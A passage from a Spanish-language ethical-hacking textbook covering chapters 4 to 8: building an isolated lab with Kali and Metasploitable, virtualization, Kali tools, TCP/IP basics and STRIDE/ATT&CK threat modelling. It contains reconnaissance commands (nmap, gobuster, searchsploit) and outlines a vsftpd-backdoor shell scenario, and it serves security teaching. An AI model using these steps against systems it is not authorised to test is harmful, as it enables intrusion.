4.1. El laboratorio: tu gimnasio técnico

Todo hacker ético —desde el aficionado hasta el profesional senior— depende de un lugar donde pueda romper cosas sin romper nada del “mundo real”. Ese espacio es el **laboratorio casero**: un ecosistema de máquinas virtuales, redes aisladas y herramientas diseñadas para aprender, practicar y equivocarte sin ninguna consecuencia legal.

Tu laboratorio es:

- Tu zona libre de culpa.
- Tu gimnasio, donde fortaleces habilidades.
- Tu parque de diversiones técnico.
- Tu caja negra donde puedes simular ataques reales sin riesgo.

Nada sustituye a un laboratorio. Leer es útil, pero la experiencia práctica es lo que convierte teoría en habilidad.

4.2. Requisitos mínimos para empezar

A diferencia de lo que muchos creen, no necesitas una supercomputadora. Con una máquina modesta puedes levantar un entorno de práctica sólido.

Requisitos básicos recomendados:

- **CPU:** 4 núcleos (ideal si soporta virtualización: Intel VT-x / AMD-V).
- **RAM:** mínimo 8 GB (ideal 16 GB o más).
- **Almacenamiento:** 100 GB libres para máquinas virtuales.
- **Sistema operativo anfitrión:** Windows, Linux o macOS.

Casi cualquier equipo moderno te permite instalar:

- 1 máquina atacante (Kali Linux).
- 1–3 máquinas vulnerables (Metasploitable, OWASP BWA, Windows vulnerable, etc.).

Regla de oro: nunca practiques en PCs o redes reales de otras personas. Tu laboratorio siempre debe estar **aislado del entorno productivo**.

4.3. Escogiendo el software de virtualización

Hay tres grandes opciones para crear tu ambiente:

Herramienta	Ventajas	Desventajas
VirtualBox (gratis)	Fácil, liviano, perfecto para empezar	Menor integración que VMware
VMware Workstation Player (gratis para uso no comercial)	Excelente rendimiento	Algunas funciones avanzadas requieren versión paga
VMware Workstation Pro	Entorno profesional	Costo elevado

Proxmox (avanzado)	Virtualización a nivel servidor	Requiere hardware dedicado

Para la mayoría de los fanáticos que están empezando, **VirtualBox** es suficiente. Rápido, gratuito y soportado por casi todas las distros.

4.4. Descargando las imágenes legales de práctica

A continuación, una lista de sistemas vulnerables 100% legales para usar en tu laboratorio:

- **Kali Linux** (tu máquina atacante) https://www.kali.org/downloads/
- **Metasploitable 2/3** (máquina vulnerable clásica) Diseñada para explotación controlada.
- **OWASP Broken Web Applications (BWA)** Entorno completo de vulnerabilidades web.
- **DVWA (Damn Vulnerable Web App)** Web app con fallos controlados.
- **Juice Shop (OWASP)** Una de las mejores apps vulnerables modernas.
- **Windows 7/10 evaluation (Microsoft)** Versiones de prueba legales para investigación.

Todas estas imágenes están creadas para ser vulnerables, lo que significa que puedes explotarlas sin violar leyes.

4.5. Estructura ideal para tu primer laboratorio

Para empezar, recomiendo una arquitectura simple:

```
[Tu PC]
   ├─ Kali Linux (Atacante)
   ├─ Metasploitable 2 (Victima)
   ├─ OWASP BWA (Victima Web)
   └─ Windows 10 Eval (Objetivo opcional)
```

Todas las máquinas deben estar conectadas a la misma red interna privada.

Modo recomendado:

- En VirtualBox: *Internal Network*.
- En VMware: *Host-Only Network*.

Esto garantiza:

- No salen a Internet (aislamiento total).
- Solo se ven entre ellas.
- Ningún paquete llega a tu router doméstico.

4.6. Configurando Kali Linux: tu base operativa

Una vez instalada la máquina Kali:

1. **Actualiza todo:**

```
sudo apt update && sudo apt full-upgrade -y
```

2. **Instala herramientas adicionales opcionales:**

```
sudo apt install seclists gobuster feroxbuster impacket-scripts
```

3. **Toma un snapshot inicial.** Si rompes algo, puedes volver atrás en segundos.

Consejo: crea un usuario no root y usa sudo. Buen hábito desde el inicio.

4.7. Instalando máquinas vulnerables

Metasploitable 2

Una máquina Ubuntu intencionalmente vulnerable.

Para acceder: Usuario: `msfadmin` Contraseña: `msfadmin`

Incluye servicios antiguos, vulnerabilidades conocidas y múltiples vectores ideales para:

- Escaneos
- Enumeración
- Explotación
- Pivoting básico

OWASP BWA

Contiene decenas de aplicaciones vulnerables:

- DVWA
- Mutillidae
- WebGoat
- Damn Small Vulnerable Web

Perfecta para practicar hacking web de forma intensiva.

4.8. Creando tu red interna segura

En VirtualBox, ve a:

1. **Archivo → Herramientas → Administrador de redes.**
2. Crea una **red interna** sin DHCP.

3. Asigna IPs manualmente a cada VM, por ejemplo:

- Kali: `192.168.56.10`
- Metasploitable: `192.168.56.11`
- OWASP BWA: `192.168.56.12`

Esto mantiene todo:

- Separado del mundo exterior.
- Bajo control total.
- 100% legal y seguro.

4.9. Prueba inicial: asegurando la conectividad

Para verificar que todo funciona:

1. Desde Kali:

```
ping 192.168.56.11
```

2. Desde Kali:

```
nmap 192.168.56.11
```

Si ves puertos abiertos, tu laboratorio está oficialmente vivo.

4.10. Buenas prácticas para operar tu laboratorio

- **Mantén snapshots frecuentes.** Te permiten volver atrás después de romper algo.
- **Nombra las máquinas con lógica.** `kali-main`, `victima-web`, `victima-linux`, etc.
- **Lleva un cuaderno técnico.** Documenta cada cambio, cada prueba, cada fallo.
- **Aísla el laboratorio de la red real.** Nunca uses NAT ni puente a menos que sepas exactamente por qué.
- **Clona máquinas cuando sea necesario.** Un mismo sistema puede tener múltiples roles en diferentes ejercicios.
- **No uses tus datos reales.** Ni cuentas, ni contraseñas, ni documentos.

4.11. Ejercicios iniciales para practicar

Ahora que tienes el laboratorio, empieza suave:

1. **Escanear Metasploitable con Nmap.**
2. **Detectar servicios y versiones.**
3. **Enumerar vulnerabilidades conocidas.**
4. **Intentar tu primera explotación con Metasploit (legalmente).**

5. **Probar DVWA en modo bajo y medio.**

Cada uno de estos ejercicios te dará horas de aprendizaje práctico.

4.12. Futuras expansiones para fanáticos

Una vez dominado lo básico, puedes mejorar tu laboratorio:

- Crear subredes internas más complejas.
- Agregar un firewall pfSense para aprender evasión.
- Añadir un SIEM (como Wazuh) para estudiar detección.
- Simular ataques avanzados (pivoting, post-explotación).
- Instalar un dominio Active Directory vulnerable para prácticas pro.

Este libro te llevará progresivamente hacia esos escenarios.

4.13. Conclusión del capítulo

En este punto ya tienes algo que muchos aspirantes nunca llegan a construir: **tu propio entorno de pruebas totalmente legal**. A partir de aquí, cada técnica que aprendas podrá aplicarse en tu laboratorio sin miedo, sin riesgos y sin violar ninguna ley.

Tu laboratorio ya está vivo. Ahora empieza la diversión.

Capítulo 5

Virtualización para pruebas: VirtualBox, VMware y snapshots seguros

5.1. Por qué la virtualización es el corazón del hacking ético

Para un hacker ético, la virtualización no es solo una herramienta: es **el entorno que te permite practicar sin romper nada**, el refugio donde puedes ejecutar exploits, compilar PoCs inseguras, levantar servicios vulnerables, infectarte a propósito con malware para estudiarlo y, al mismo tiempo, mantener tu PC principal completamente intacta.

La virtualización te permite:

- Crear máquinas desde cero en minutos.
- Romperlas sin miedo.
- Clonarlas, modificarlas, aislarlas y destruirlas sin riesgos.
- Tener múltiples sistemas operativos conviviendo en una misma máquina física.
- Simular redes completas y topologías reales de manera rápida y barata.

Si la explotación es el músculo, la virtualización es el gimnasio donde lo desarrollas.

5.2. Cómo funcionan internamente VirtualBox y VMware

Aunque desde fuera parezcan similares, ambas herramientas implementan el mismo principio: **crear una capa intermedia que emula hardware y permite correr sistemas operativos completos dentro de tu PC**.

VirtualBox (Oracle)

- Emula hardware común (chipset, red, controladoras).
- Excelente soporte multiplataforma.
- Ideal para principiantes y prácticas generales.
- Totalmente gratuito.

VMware Workstation / Player

- Más maduro a nivel empresarial.
- Mejor rendimiento gráfico y de red.
- Mejor manejo de snapshots y clones.
- Player es gratuito para uso personal; Workstation Pro es pago.

Ambos funcionan sobre los mismos conceptos técnicos:

- **Hypervisor tipo 2:** se ejecuta sobre tu sistema operativo anfitrión.
- **Máquinas virtuales:** archivos que simulan discos, redes y hardware.
- **Drivers virtualizados:** adaptadores de red, audio, USB, etc.
- **Snapshots:** copias congeladas del estado completo de una VM.

5.3. Configuraciones esenciales para hacking ético

Antes de crear tu primera VM, debes elegir bien estos parámetros:

1. Procesadores

Dale a cada VM entre **1 y 2 núcleos**. Más de eso solo cuando sea necesario (Windows, laboratorios pesados).

2. RAM

- Kali: 2–4 GB
- Metasploitable: 512 MB
- Windows 10 Eval: 4–6 GB

3. Red

Selecciona según cada objetivo:

- **NAT:** sale a internet, no recomendado para labs ofensivos.
- **Bridged:** se conecta a la red real (peligroso).
- **Host-Only / Internal Network:** ✔ Aislamiento total ✔ Ideal para prácticas ✔ No genera riesgos legales

Usa siempre **Host-Only** o **Internal Network** para evitar mandar paquetes a redes reales.

4. Almacenamiento

Discos en modo *dinámico* para ahorrar espacio.

5. Aceleración

Activa VT-x / AMD-V en BIOS si no lo está.

5.4. Comparativa práctica: ¿VirtualBox o VMware?

Aquí tienes una tabla comparativa concreta según necesidades de hacking:

Criterio	**VirtualBox**	**VMware Player / Workstation**
Costo	Gratis	Gratis (Player) / Pago (Workstation)
Facilidad	Muy fácil	Fácil
Rendimiento	Medio	Alto
Snapshots	Sí	Sí (mejor implementación)
Networking	Excelente	Excelente
Soporte para VMs pesadas	Aceptable	Excelente
Uso profesional	Medio	Alto

Mi recomendación: Para empezar → **VirtualBox**. Para labs complejos, malware o redes grandes → **VMware**.

5.5. Creando tu máquina atacante en VirtualBox paso a paso

1. **Descarga Kali Linux** desde la web oficial.
2. Abre VirtualBox → *Nueva*.
3. Selecciona:
    - Tipo: Linux
    - Versión: Debian 64 bits
4. Asigna RAM: **4096 MB** (si puedes).
5. CPU: **2 núcleos**.
6. Disco virtual: **20 GB dinámico**.
7. Red: **Host-Only o Internal Network**.
8. Inicia y sigue la instalación.

Una vez instalada:

```
sudo apt update && sudo apt full-upgrade -y
```

Luego crea tu **snapshot base**.

5.6. Creando máquinas vulnerables sin riesgos

Metasploitable 2 en VirtualBox

1. Descarga la VM prearmada (OVA).
2. Importa desde *Archivo → Importar Appliance*.
3. Ponla en la misma red interna que Kali.

OWASP BWA

1. Descarga ISO o imagen lista.
2. Crea una VM mínima (512 MB RAM).
3. Usa red interna.
4. Accede vía navegador desde Kali.

Estas máquinas están diseñadas para ser atacadas, por lo que **no debes conectarlas a internet bajo ningún motivo**.

5.7. La importancia de los snapshots: tu seguro de vida técnico

Los snapshots son uno de los pilares fundamentales en labs de hacking.

¿Qué es un snapshot?

Una fotografía completa del estado actual de tu VM (disco, RAM, configuración).

Son útiles porque:

- Permiten **volver atrás** después de romper el sistema.
- Te ayudan a repetir ejercicios desde cero.
- Evitan reinstalar máquinas una y otra vez.
- Te permiten documentar cada etapa de explotación.

Cómo tomar un snapshot seguro:

1. Apaga la VM o usa "Save State" si es soportado.
2. En VirtualBox: *Máquina → Tomar instantánea*.
3. Nómbralo claramente:
    - `before-nmap-scan`
    - `post-initial-setup`
    - `clean-state`

Consejo profesional: Guarda un snapshot justo después de instalar cada VM. Ese snapshot es tu **punto cero**.

5.8. Clonación de VMs: replicando víctimas

Si quieres practicar pivoting, enumeración o explotación múltiple, clonar máquinas te permite tener:


- Varios Metasploitables
- Varias apps web vulnerables
- Topologías más realistas

En VirtualBox: *Máquina → Clonar* Elige “Clone completo” para máquinas independientes.

5.9. Redes internas avanzadas: simulación profesional

Una vez que domines lo básico, puedes crear redes más complejas:

Arquitectura tipo empresa pequeña



Esto te permite practicar:

- Pivoting lateral
- Evasión de firewall
- Ataques a Active Directory
- Ingeniería ofensiva realista

Y todo **100% legal** porque ocurre dentro de tu PC.

5.10. Errores comunes que debes evitar

- Usar **Bridged** sin saber lo que haces → tus escaneos podrían salir a Internet.
- Conectar Metasploitable a Internet → se infectará instantáneamente.
- Hacer prácticas sin snapshots → perderás horas si algo se rompe.
- No anotar cambios → olvidarás configuraciones.
- Compartir imágenes vulnerables → podrían contener malware.

5.11. Checklist del fanático (antes de encender el laboratorio)

- [ ] ¿Todas las VMs están en red interna?
- [ ] ¿Tengo snapshot “Base” creado?
- [ ] ¿Documenté el último cambio?
- [ ] ¿Tengo suficiente espacio en disco?
- [ ] ¿El adaptador de la red real está aislado?
- [ ] ¿Las máquinas vulnerables NO tienen conexión a Internet?

5.12. Conclusión del capítulo

En este capítulo construiste la columna vertebral que sostendrá todas tus prácticas ofensivas: **virtualización profesional, máquinas aisladas y uso disciplinado de snapshots**.

Tu laboratorio ya no solo está vivo: ahora es estable, seguro y listo para ataques serios.

Capítulo 6

Introducción a Kali Linux y distribuciones orientadas a seguridad

6.1. Por qué existen las distribuciones de hacking

Cuando empiezas en el mundo del hacking ético, necesitas un sistema operativo que te permita trabajar con:

- Herramientas de pentesting preinstaladas
- Capacidad para compilar PoCs
- Ambiente seguro para análisis
- Aislamiento, personalización y estabilidad

Podrías instalar manualmente cada herramienta en tu sistema normal, pero eso sería lento, riesgoso y difícil de mantener. Es por eso que existen distros como **Kali Linux, Parrot Security OS, BlackArch** y otras: sistemas preconfigurados, listos para probar vulnerabilidades **solo en entornos legales**, como tu laboratorio casero.

Estas distribuciones no existen para “hacer daño”, sino para **investigación, auditoría, aprendizaje y seguridad defensiva/ofensiva controlada**.

6.2. ¿Qué es Kali Linux?

Kali Linux es la distribución de seguridad ofensiva más famosa del mundo, mantenida por *Offensive Security*. Está diseñada para:

- Pentesters profesionales
- Investigadores de seguridad
- Blue Teams y Red Teams
- Analistas forenses
- Estudiantes y aficionados serios del hacking ético

Kali trae cientos de herramientas clasificadas por áreas:

- Reconocimiento
- Vulnerability Assessment
- Explotación

- Post-explotación
- Wireless
- Forense
- Ingeniería inversa
- OSINT
- Criptografía
- Herramientas web

Kali **no es una distro para uso diario**, sino una caja de herramientas orientada a laboratorios, auditorías y pruebas autorizadas.

6.3. Filosofía de Kali: poder, control y responsabilidad

La filosofía detrás de Kali es simple:

"Te damos el poder técnico, tú pones la ética."

Cada herramienta que incluye puede ser usada:

- Para asegurar sistemas
- Para aprender vulnerabilidades
- Para practicar auditorías internas
- Para preparar certificaciones
- Para simular ataques que un criminal podría intentar

Y también, si cae en malas manos, para cometer delitos. De ahí la importancia de tu laboratorio privado y de respetar los límites legales.

6.4. Descargando Kali Linux de forma segura

Para asegurarte de no descargar una ISO manipulada, debes seguir estos pasos:

1. Entrar siempre al **sitio oficial:** https://www.kali.org/downloads/
2. Descargar la imagen correcta según tu uso:
    - **Installer:** instalación completa (recomendada para tu laboratorio).
    - **Live:** para usar sin instalar.
    - **VM prearmadas:** para VirtualBox o VMware (muy sencillo para empezar).
3. Verificar hashes SHA256 (opcional pero recomendado).

Esto evita instalar versiones alteradas o inseguras.

6.5. Primer inicio: qué hacer después de instalar Kali

Cuando enciendes Kali por primera vez, haz esto siempre:

1. **Actualizar repositorios:**

```
sudo apt update
```

2. **Actualizar todo el sistema:**

```
sudo apt full-upgrade -y
```

3. **Instalar herramientas útiles adicionales:**

```
sudo apt install seclists gobuster feroxbuster jq
```

4. **Crear snapshots en tu virtualizador.**
5. **Deshabilitar servicios que no uses** si vas a practicar explotación (para aislar).

Con esto, Kali queda listo para pruebas en tu entorno seguro.

6.6. Tour rápido por las categorías de herramientas de Kali

Kali organiza su arsenal en categorías que todo fanático debe conocer:

1. Information Gathering (Reconocimiento)

- `nmap`
- `dnsenum`
- `theHarvester`

Sirven para escanear y mapear sistemas dentro de tu laboratorio.

2. Vulnerability Analysis

- `nikto`
- `openvas`
- `lynis`

Para identificar potenciales debilidades.

3. Web Application Analysis

- `Burp Suite`
- `OWASP ZAP`
- `wpscan`
- `sqlmap`

Perfecto para practicar en OWASP BWA o Juice Shop.

4. Database Assessment

- `sqlmap`
- `mdbtools`

5. Password Attacks

- `hydra`
- `john`
- `hashcat`

Para probar contraseñas débiles en tus máquinas controladas.

6. Wireless Attacks

- `aircrack-ng`
- `reaver`

Para análisis Wi-Fi en tus propios APs de prueba.

7. Reverse Engineering

- `gdb`
- `radare2`
- `ghidra`

8. Exploitation Tools

- `metasploit-framework`
- `beEF`

9. Forensics Tools

- `autopsy`
- `volatility`

10. Reporting Tools

- `cherrytree`
- `cutycapt`

El abanico es inmenso, y este libro te guiará a usar lo más importante.

6.7. Parrot Security OS: la alternativa ligera a Kali

Parrot es otra distribución muy popular entre hackers éticos y analistas.

Ventajas:

- Más liviana que Kali.
- Entorno visual más pulido.
- Orientada también a privacidad.
- Menor consumo de recursos.

Desventajas:

- Menos estándar en certificaciones.
- Menos documentación para principiantes.

Si tu PC es modesta, Parrot puede ser una excelente alternativa.

6.8. Otras distribuciones orientadas al hacking y la seguridad

Aunque Kali es la reina, existen otras distros para usos especializados:

BlackArch

- Basada en Arch Linux
- Contiene más de 3.000 herramientas
- Ideal para fanáticos extremos
- No recomendada para principiantes

Fedora Security Lab

- Enfoque profesional
- Entorno Fedora estable

Pentoo

- Basada en Gentoo
- Ideal para expertos en compilación y custom builds

CAINE (forense)

- Especializada en análisis forense digital

REMnux

- Ideal para análisis de malware

Cada distro tiene un propósito. Kali es el estándar para labs generales.

6.9. Buenas prácticas para usar Kali de forma ética y legal

Nunca uses Kali Linux en redes reales sin autorización. Nunca ejecutes exploits fuera de tu laboratorio. Nunca intentes atacar dispositivos que no son tuyos.

Recuerda estas reglas:

- **Kali no te da permiso para atacar.**
- **Tu habilidad te da responsabilidad.**
- **Tu laboratorio es tu único campo de pruebas.**

6.10. Primeros ejercicios prácticos con Kali (100% legales)

Aquí van algunos ejercicios fáciles en tu laboratorio:

Ejercicio 1 — Identificar dispositivos en tu lab

```
nmap -sn 192.168.56.0/24
```

Ejercicio 2 — Enumerar servicios

```
nmap -sV 192.168.56.11
```

Ejercicio 3 — Probar una vulnerabilidad conocida

```
searchsploit vsftpd
```

Ejercicio 4 — Practicar reconocimiento web

```
gobuster dir -u http://192.168.56.12 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Estos ejercicios te prepararán para capítulos futuros.

6.11. Conclusión del capítulo

Ahora ya sabes:

- Qué es Kali Linux y por qué es tan importante.
- Qué herramientas trae y para qué sirven.
- Qué otras distribuciones existen.
- Cómo instalar, actualizar y preparar Kali para hacking ético.
- Qué prácticas son legales y cuáles no.

Tu arsenal está listo. Ahora debemos aprender a usarlo con precisión.

Capítulo 7

Fundamentos de redes para hackers: TCP/IP sin aburrirse

7.1. Por qué un hacker ético necesita entender redes (de verdad)

No importa si quieres especializarte en web hacking, pentesting, análisis forense, OSINT técnico o red teaming: **si no entiendes redes, vas a estar ciego**. Las redes son el *camino* por el que viajan tus escaneos, tus exploits, tus PoCs, tus datos y tus evidencias.

Y no, no necesitas convertirte en ingeniero de telecomunicaciones ni aprender fórmulas. Pero SÍ necesitas entender:

- Cómo se identifican los dispositivos.
- Cómo viajan los paquetes entre ellos.
- Qué hace que un servicio esté “escuchando” o no.
- Cómo funcionan TCP, UDP y los puertos.
- Qué significa realmente “abrir un socket”.

Este capítulo está diseñado para darte exactamente eso: **el 20% del conocimiento que te permitirá entender el 80% de lo que verás en tu laboratorio de hacking**.

7.2. ¿Qué es una red? La versión para hackers

Una red es:

“Un conjunto de dispositivos que se pueden comunicar entre sí mediante direcciones y protocolos.”

Lo importante para el hacker ético es entender tres conceptos claves:

1. **Direcciones IP**
2. **Máscaras de red (subnetting básico)**
3. **Puertos y servicios**

Veámoslos uno por uno.

7.3. Dirección IP: tu “DNI” dentro de la red

En tu laboratorio verás direcciones del estilo:

```
192.168.56.10
```

Esto identifica de manera única a tu máquina dentro de su red *local*.

Hay dos tipos:

- **IPv4:** el clásico 192.168.x.x
- **IPv6:** más moderno, pero no lo usaremos casi en labs ofensivos

Dentro de IPv4 existen:

- **Direcciones públicas** → visibles en internet
- **Direcciones privadas** → perfectas para laboratorios

Redes privadas típicas:

- 10.0.0.0 — 10.255.255.255
- 172.16.0.0 — 172.31.255.255
- 192.168.0.0 — 192.168.255.255

Tu laboratorio debería usar siempre la última.

7.4. Máscara de red: quién es tu “vecino”

La máscara define cuántas máquinas pueden estar en tu red local. Ejemplo típico en labs:

```
255.255.255.0
```

Esto significa:

- IP: 192.168.56.0 – 192.168.56.255
- Máscara /24 → 254 hosts posibles

Cuando hagas un escaneo como:

```
nmap -sn 192.168.56.0/24
```

Estarás preguntando: “¿Quién está vivo en esta manzanita?”

7.5. Puertos: las “puertas” de un dispositivo

Cada máquina puede ofrecer muchos servicios (servidores web, SSH, FTP, SMB). Para diferenciarlos, usa **puertos**.

Ejemplos típicos:

Servicio	**Puerto**	**Protocolo**
HTTP	80	TCP
HTTPS	443	TCP
SSH	22	TCP
FTP	21	TCP
SMB	445	TCP
DNS	53	UDP/TCP

Que un puerto esté **abierto** significa:

“Hay un programa escuchando y aceptando conexiones.”

Para un hacker ético, esto es oro puro porque te permite:

- Enumerar vulnerabilidades
- Identificar versiones
- Elegir exploits
- Pivotar dentro de la red

7.6. TCP vs UDP explicado sin tecnicismos

TCP (Transmission Control Protocol)

Características:

- Conexión establecida (handshake).
- Entrega garantizada.

- Control de errores.
- Más lento, pero más seguro.

Ejemplo del handshake:

```
Cliente → SYN → Servidor
Servidor → SYN/ACK → Cliente
Cliente → ACK → Servidor
```

Dream team para:

- HTTP
- SSH
- FTP
- SMB
- TLS

UDP (User Datagram Protocol)

Características:

- Rápido.
- Sin verificación.
- Sin garantía de entrega.

Perfecto para:

- DNS
- VoIP
- Juegos online
- Streaming

Para el hacker:

- **TCP** → más información para analizar
- **UDP** → más difícil de enumerar, pero clave para ataques sutiles

---

7.7. Cómo viaja un paquete por la red (modo hacker)

Cuando haces:

```
curl http://192.168.56.11
```

Esto ocurre:

1. Tu PC mira su tabla ARP y pregunta: “¿Quién tiene esa IP?”
2. El host responde con su dirección MAC.
3. Se arma el paquete (Ethernet + IP + TCP).
4. El paquete llega al puerto 80 de la víctima.
5. El servicio web responde.

Entender este flujo te permite comprender:

- ARP spoofing
- MITM
- Sniffing
- Evasión
- Pivoting

Todo lo que vendrá más adelante.

7.8. Concepto esencial: el *socket*

Un socket es simplemente:

"IP + puerto + protocolo."

Ejemplo:

```
192.168.56.10:4444/tcp
```

Cuando metasploit "escucha" en un puerto:

```
set LPORT 4444
```

Está creando un socket a la espera de que la víctima se conecte.

7.9. Nmap: tu primer lenguaje de redes

Para un hacker ético, **Nmap es como aprender a hablar**. Veamos tres comandos esenciales.

1. Descubrir hosts:

```
nmap -sn 192.168.56.0/24
```

2. Escanear puertos:

```
nmap -p- 192.168.56.11
```

3. Detectar servicios y versiones:

```
nmap -sV 192.168.56.11
```

Nmap te convierte en un "explorador" del laboratorio.

7.10. Wireshark: ver la red con rayos X

Wireshark te permite capturar y analizar paquetes. Ejercicio inicial:

1. Inicia captura en tu interfaz interna.
2. Haz un ping a una máquina víctima.
3. Observa el protocolo ICMP.
4. Filtra por TCP y analiza el handshake.

Wireshark te enseña cómo se siente “viajar dentro de la red”.

7.11. Ejercicios prácticos para afianzar conceptos

Ejercicio 1 — Descubre tu red

```
ip a
ip route
```

Identifica tu IP y gateway del laboratorio.

Ejercicio 2 — Escanea servicios en Metasploitable

```
nmap -sV 192.168.56.11
```

Ejercicio 3 — Captura un handshake TCP en Wireshark

Filtro:

```
tcp.flags.syn == 1
```

Ejercicio 4 — Enumeración UDP

```
nmap -sU --top-ports 20 192.168.56.11
```

7.12. Resumen: redes sin aburrirse

Los fundamentos que ahora entiendes te permitirán moverte con fluidez en cualquier laboratorio:

- IP = identidad

- Mascara = barrio
- Puertos = puertas
- TCP/UDP = estilos de comunicación
- Nmap = explorador
- Wireshark = microscopio

El camino recién empieza.

Capítulo 8

Modelos de amenazas: cómo “dibujar” al atacante

8.1. Por qué un hacker ético debe pensar en amenazas

Hasta ahora aprendiste a montar tu laboratorio, manejar máquinas virtuales, dominar Kali y comprender redes. Pero para realmente **pensar como atacante**, necesitas un paso más: **visualizar mentalmente al enemigo**. Eso es lo que hacen los **modelos de amenaza**: te permiten estructurar cómo un atacante podría planear, ejecutar y lograr un objetivo dentro de un sistema.

Modelar amenazas te ayuda a:

- Comprender cómo piensan los atacantes reales.
- Diseñar mejores pruebas dentro de tu laboratorio.
- Priorizar qué vulnerabilidades tienen mayor impacto.
- Construir reportes más sólidos y profesionales.

En este capítulo aprenderás a *dibujar mentalmente* a un atacante, paso a paso.

8.2. ¿Qué es un modelo de amenazas? (explicación del hacker)

Formalmente, un modelo de amenazas es:

“Una representación estructurada de posibles atacantes, sus capacidades, sus objetivos y las rutas por las cuales podrían comprometer un sistema.”

Pero para un hacker ético funciona así:

¿Quién puede atacarme? ¿Con qué recursos? ¿Qué desea? ¿Qué puede explotar? ¿Qué tan probable es?

Tu cerebro debe organizar la información como un tablero de ajedrez con piezas enemigas clasificadas por potencia, motivación y alcance.

8.3. Los 3 elementos esenciales del modelado de amenazas

1. **Actores** ¿Quién ataca? Usuario malicioso interno, atacante externo, bot automático, scanner, script kiddie, APT, etc.
2. **Activos** ¿Qué quiere obtener o dañar?
    - Credenciales
    - Datos personales
    - Servidores
    - Servicios web
    - Infraestructura interna
3. **Vectores** ¿Cómo ingresaría al sistema?
    - Web vulnerable
    - Servicios expuestos
    - Ingeniería social
    - Fuerza bruta
    - Malware en pendrive
    - Puertos abiertos no documentados

Cada combinación de estos tres puntos crea un *escenario realista*.

8.4. Los niveles de atacante: ¿a quién estás simulando?

No todos los atacantes son iguales. Existen capas.

Nivel 1: Script kiddie

- Bajo conocimiento
- Altamente dependiente de herramientas automáticas
- Usa exploits públicos
- Motivación: diversión o vandalismo

Nivel 2: Hacker intermedio

- Conocimientos sólidos
- Puede modificar scripts
- Entiende redes, TCP/IP, servicios
- Motivación: prestigio, curiosidad, dinero

Nivel 3: Actor interno (insider)

- Trabaja dentro de la empresa
- Tiene accesos privilegiados
- Conoce los sistemas
- Muy peligroso

Nivel 4: Criminal organizado

- Recursos económicos
- Domina técnicas avanzadas
- Motivación: robo de datos, extorsión, ransomware

Nivel 5: APT (Advanced Persistent Threat)

- Financiados por estados
- Múltiples talentos coordinados
- Persistencia a largo plazo
- Objetivo: espionaje, sabotaje, infiltración profunda

Cuando practicas en tu laboratorio, puedes simular cualquiera de ellos.

8.5. El modelo STRIDE explicado para fanáticos del hacking

STRIDE es uno de los modelos más usados. Cada letra representa un tipo de amenaza.

Letra	Amenaza	Ejemplo simple
S	Spoofing	Suplantar usuarios
T	Tampering	Modificar datos
R	Repudiation	Borrar rastros
I	Information Disclosure	Filtración de datos
D	Denial of Service	Tirar un servicio
E	Elevation of Privilege	Escalar permisos

STRIDE te permite mirar cualquier sistema y preguntarte:

- ¿Alguien puede engañar al login? (S)
- ¿Puedo modificar algo sin autorización? (T)

- ¿Puedo negar mis acciones? (R)
- ¿Algo expone datos sensibles? (I)
- ¿Puedo dejar fuera de servicio un componente? (D)
- ¿Puedo pasar de usuario normal a administrador? (E)

Es un filtro mental poderoso.

8.6. El modelo ATT&CK: el mapa del atacante profesional

MITRE ATT&CK es un catálogo inmenso de técnicas usadas por atacantes reales. Divide cada ataque en etapas:

1. Reconocimiento
2. Desarrollo de recursos
3. Acceso inicial
4. Ejecución
5. Persistencia
6. Escalamiento
7. Evasión de defensas
8. Acceso a credenciales
9. Descubrimiento interno
10. Movimiento lateral
11. Recopilación
12. Exfiltración
13. Impacto

Para tu laboratorio, esto es oro: puedes recrear paso a paso cadenas de ataque realistas.

8.7. Cómo modelar amenazas en tu laboratorio (paso a paso)

Supongamos tu lab tiene:

- Kali Linux (atacante)
- Metasploitable 2 (víctima)
- OWASP BWA (web vulnerable)

Modelo práctico:

Paso 1: Identificar al atacante

Tu máquina Kali actuará como:

- Atacante externo → simulación
- Atacante interno → si configuras más VMs

- Script kiddie → usando exploits automáticos
- Profesional → manualizando técnicas

Paso 2: Identificar activos

- Servicios HTTP vulnerables
- FTP con contraseñas débiles
- SSH sin actualización
- Bases de datos expuestas

Paso 3: Detectar vectores de ataque

- Puerto 21 abierto → fuerza bruta
- Puerto 80 → inyección SQL
- Puerto 445 → vulnerabilidades SMB
- Errores de configuración en la web

Paso 4: Dibujar escenarios

Ejemplo:

“El atacante externo escanea todos los puertos de Metasploitable. Encuentra FTP con login anónimo. Sube un payload, obtiene shell y escalamiento a root.”

Este es tu **escenario de amenaza modelada**.

8.8. Diagrama mental del atacante

Una forma útil:

```
Atacante
   ↓
Reconocimiento
   ↓
Identifica superficie expuesta
   ↓
Prueba vectores débiles
   ↓
Gana acceso
   ↓
Escala privilegios
   ↓
Movimiento lateral (si existiera)
   ↓
Exfiltración / Control / Daño
```

Cada flecha es algo que puedes recrear en laboratorio.

8.9. Cómo priorizar amenazas (no todas son iguales)

Usa esta tríada:

1. **Probabilidad** ¿Es fácil que ocurra?
2. **Impacto** ¿Qué tan grave sería?
3. **Costo de mitigación** ¿Cuánto cuesta arreglarlo?

Ejemplo:

Amenaza	Probabilidad	Impacto	Prioridad
FTP sin contraseña	Alta	Media	Alta
SQLi en sitio secundario	Media	Alta	Alta
DoS a servidor interno	Baja	Media	Baja
Filtración de config	Alta	Alta	Muy alta

8.10. Ejemplo realista dentro del laboratorio

Escenario

- Metasploitable expone VSFTPD 2.3.4 con backdoor.

Modelo de amenaza

1. **Atacante:** Usuario externo básico
2. **Vector:** Puerto 21
3. **Tipo de amenaza:** Elevación de privilegios (E - STRIDE)
4. **Probabilidad:** Alta (exploit público)
5. **Impacto:** Alto (shell root)
6. **Mitigación:** Actualizar servicio / deshabilitar FTP

Este pequeño modelo es exactamente lo que harías en un pentest real.

8.11. Ejercicio práctico

Haz esto en tu laboratorio:

1. Escanea Metasploitable:

```
nmap -sV 192.168.56.11
```

2. Anota servicios expuestos.
3. Identifica 3 amenazas con STRIDE.
